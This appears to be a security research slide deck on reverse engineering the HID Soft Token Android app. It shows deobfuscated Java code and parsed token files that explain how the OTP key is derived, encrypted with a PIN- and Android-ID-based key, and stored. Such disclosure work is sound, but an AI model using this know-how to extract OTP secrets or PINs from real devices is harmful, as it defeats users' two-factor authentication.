Java Reflection	IDA pro debugger + IDC script Code refactoring
Java Classes encryption	IDA pro debugger + Fridump

Agenda

Introduction of HID Soft Token application

- Purpose of the application
- Enrollment process
- Security mechanisms

Methodology of the application analysis

- Behavioral and code review


Review of used obfuscation means

- Name obfuscation
- String obfuscation
- Java reflection
- Class encryption

Presentation of the main results

- Review of HOTP/TOTP standard algorithms
- Identification of the main functional operations
- Reverse engineering of OTP related cryptographic operations
- Presentation of the vulnerabilities

H(Hmac-Based)OTP – T(Time-based)OTP algorithms



Truncate function aims to extract a 4-byte dynamic binary code from 160 bit HMAC-SHA-1 result (RFC 4226)

Main results
- Understanding the logic

- After dumping classes from memory
  - Naming obfuscation technique is used
  - We discover a part of the application logic
    - **Serial number generation**
    - **Reading and writing into configuration files**
    - **Encryption master key generation**
    - Etc.

- **Bottom to top approach**
  - Once all application parts were discovered, we need a key thread to follow
    - Configuration files
      - Otp_token_device
      - Otp_token_status

- **First step** : reproduce the function that reads the content of those files
    - Otp_token_status : use of a Java “TreeMap” structure
    - Otp_token_device : stores content as raw bytes

Main results
- Content of configuration files

Parsing otp_token_device

+ version : 2.0.1.5
0- 1466173791428
1- 1466173791429
2- 1
3- 1
4- 8
5- 30
6- 646987361
7- 646987362
- Serial Number 0404026469873612
9- 60
10- 0
12 - 0xe4 0x7e 0xbe 0xf4 0x24 0xf3 0xc3 0xc5 0x36 0xb6 0xc4 0x6b 0x34 0xbc 0xa8 0xef 0x3d 0x8d 0x46 0x37 0xcd 0x19 0x36 0xd0
13- 1
16- 0
17- 1

Parsing otp_token_status

device_hash : VUVrEXK8HqFKiEFAxqXz45vwBwitBPTi3zjiysKKBMQ=
device_serial_number : 0404026469873612
device_suite : ALGO-TOTP:PIN-1:SHA-1:OTPLEN-8:MODE-1:ENC-3DES:PBKD-1:TIMESTEP-30:RC-OFF
device_unlock_challenge : 73791428
enter_pin_attempts : 5

- Tracing back each attribute of the configuration files, we were able to figure out the following essential processes:
  - Generating the serial Number
  - Generating the encryption master key
  - Generating the OTP key
  - Encrypting and storing the OTP key

- How to :
  - Read the code , debug it and refactor it (IDA + intellj)

Main results
- Refactoring magic

```
final \u05d9 \u05d9 = new \u05d9(s.getBytes(), s2.getBytes(), if.\u02ca);
if.\u02ca = 5000;
final byte[] \u02ca = \u05d9.\u02ca(24);
final byte[] array = new byte[24];
System.arraycopy(\u02ca, 0, array, 0, 24);
System.arraycopy(array, 0, new byte[8], 0, 8);
final \u0640 \u0640 = new \u0640(array);
final byte[] \u02bb = this.\u02bb;
final byte[] array2 = new byte[4];
new \ufe76().\u02ca(array2);
final byte[] array3 = new byte[24];
System.arraycopy(\u02bb, 0, array3, 0, \u02bb.length);
System.arraycopy(array2, 0, array3, \u02bb.length, 4);
final con con = new con();
con.\u02ca(true, \u0640);
final byte[] array4 = new byte[24];
final byte[] array5 = new byte[8];
for (int i = 0; i < 3; ++i) {
    con.\u02ca(array3, i * 8, array5, 0);
    System.arraycopy(array5, 0, array4, i * 8, 8);
}
```

Main results
- Refactoring magic


```
final PBKD2 pbkdf2 = new PBKDF2(base64sha256PinAndroidid.getBytes(),
                                s2.getBytes(),
                                    Class1.iterationCnt);
Class1.iterationCnt = 5000;
final byte[] derivedKey1 = pbkdf2.DeriveKey(24);
final byte[] copyDerivedKey1 = new byte[24];
System.arraycopy(derivedKey1, 0, copyDerivedKey1, 0, 24);
System.arraycopy(copyDerivedKey1, 0, new byte[8], 0, 8);

final CipherParameters cipherParameters = new KeyParameter(copyDerivedKey1);

final byte[] field254 = this.key_otp;
final byte[] array2 = new byte[4];
```



AIRBUS GROUP

Main results
- Following the OTP key




AIRBUS GROUP

Main results
- OTP key generation




AIRBUS GROUP

Main results
- Encryption key generation




AIRBUS GROUP

Main results
- Where is stored the PIN ?



Main results
- Where is stored the PIN ?



Main results
- Where is stored the PIN ?

```
if (this.flagSHAPinAndroidid == 0) {

        final SHA1Digest sha1Digest = new SHA1Digest();

        final byte[] bytes = base64sha256PinAndroidid.getBytes();
        sha1Digest.update(bytes, 0, bytes.length);
        final byte[] field255 = new byte[20];

        sha1Digest.doFinal(field255);

        this.Field249 = field255;
        field251 = null;
    }
    else {
      this.Field249 = null;


        ...

if (this.flagSHAPinAndroidid == 0) {
      ...
      dataOutputStream.writeUTF(new String(Base64.Base64Encode(this.Field249)));
   }
```

